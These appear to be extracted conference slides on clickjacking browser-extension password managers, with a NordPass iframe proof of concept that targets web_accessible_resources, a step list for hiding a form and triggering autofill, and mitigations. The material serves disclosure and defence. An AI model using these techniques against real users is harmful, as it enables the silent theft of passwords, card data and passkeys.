manifest.json (december 2023)

```
...  
"manifest_version": 2,  
"name": "NordPass® Password Manager & Digital Vault",  
"optional_permissions": [ "clipboardRead", "clipboardWrite" ],  
"permissions": [ "storage", "tabs", "privacy", "contextMenus", "https://api-toggle.nordpass  
    .com/*", "idle", "alarms" ],  
"short_name": "NordPass",  
"update_url": "https://clients2.google.com/service/update2/crx",  
"version": "5.10.20",  
"web_accessible_resources": [ "autofill.html", "reportProblem.html", "changeFormBehaviour  
    .html", "autofillSwitcher.html", "jsAndWasm/injectedPasswordless.js", "passkeysDialog  
    .html", "autoSaveDialog.html", "securityToolDialog.html", "assets/manifestIcons/icon.svg"  
    , "index.html", "app.html" ]  
}
```

websecurity.dev/nordpass/web-
x

+

websecurity.dev/nordpass/web-accessible-resources-opacity/iframe-chrome.html

☆

🔖





Search (Ctrl+F)

Categories

 All Items

 Passwords

 Passkeys

 Secure Notes

 Credit Cards

 Personal Info

 Crypto Assets

 Shared Items

 Trash

All Items

Add Item

Title	Last Used
 Contact  Test Account - Street 10/1	14 minutes ago
 ebay.com  victim.ebay	14 minutes ago
 marektoth.cz  username-victim	14 minutes ago
 Spotify.com  spotifyvictim	14 minutes ago
 paypal.com  test-account-paypal@g...	14 minutes ago

 Elements

Console

Sources

Network

Performance

Memory

Application

Security

Lighthouse

Recorder 

>>

3

1

```
<!DOCTYPE html>
<html lang="en-US">
  <head> </head>
  <body>
    <iframe id="myIframe" width="800" height="800" style="opacity:0.4" frameborder="0" src="chrome-extension://eiaeiblijfjekdanodkjadfinkhbfgcd/app.html">
    </iframe> == $0
    <script type="text/javascript" src="chrome-extension://eiaeiblijfjekdanodkjadfinkhbfgcd/jsAndWasm/injectedPasswordless.js"></script>
  </body>
</html>
```

DEMO 2

NordPass

4 clicks = **all NordPass items** shared with attacker

- credit card, personal data, logins, passkeys
- victim didn't receive notification 

reward: **10 000\$**

web_accessible_resources **Mitigation**

- **only necessary files** in web_accessible_resources
- whitelist domains in the matches
- set **X-Frame-Options, CSP** for HTML files

Browser Extension Clickjacking

- **IFRAME-based**

web_accessible_resources - publicly known clickjacking technique



Browser Extension Clickjacking

- **IFRAME-based**

web_accessible_resources - publicly known clickjacking technique

- **DOM-based**

DOM-based Extension Clickjacking

Malicious **script manipulates UI elements** that browser extensions injected into the DOM

- ▶ `<nordpass-autofill-portal name="NordPassAutofillDialogWrapper" class="dialog" data-no-focus-lock style="all: initial !important;">⋮</nordpass-autofill-portal>`
- ▶ `<com-1password-button>⋮</com-1password-button>`
- ▶ `<com-1password-menu>⋮</com-1password-menu>`

DOM-based Extension Clickjacking

<iframe> is not used

browser extension adds element to the DOM

→ a user changes the element's **visibility using javascript**




Diagram illustrating a login form with a dark extension overlay. The overlay displays a "Log in as..." prompt with a user icon, the domain "marektoth.com", and the field "username". A mouse cursor is hovering over the "username" field. The login form includes fields for "Username" and "Password", and a blue "Login" button.




Diagram illustrating a login form with a grey extension overlay. The overlay displays a "Log in as..." prompt with a user icon, the domain "marektoth.com", and the field "username". A mouse cursor is hovering over the "username" field. The login form includes fields for "Username" and "Password", and a blue "Login" button.




Diagram illustrating a login form without the extension overlay. The form includes fields for "Username" and "Password", and a blue "Login" button. A mouse cursor is hovering over the "Password" field.


DOM-based Extension Clickjacking

transparent (`opacity:0`) or overlaid UI

used manual autofill feature **for increasing impact**

DOM-based Extension Clickjacking

Password Managers




JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)

DOM-based Extension Clickjacking

Password Managers




JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)

DOM-based Extension Clickjacking


Password Managers



JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)


DOM-based Extension Clickjacking Password Managers



JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)


DOM-based Extension Clickjacking Password Managers



JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)

DOM-based Extension Clickjacking Password Managers




JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)

DOM-based Extension Clickjacking


Password Managers



JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)
4. Use `focus()` for the form input
→ the autofill dropdown menu will appear

DOM-based Extension Clickjacking Password Managers

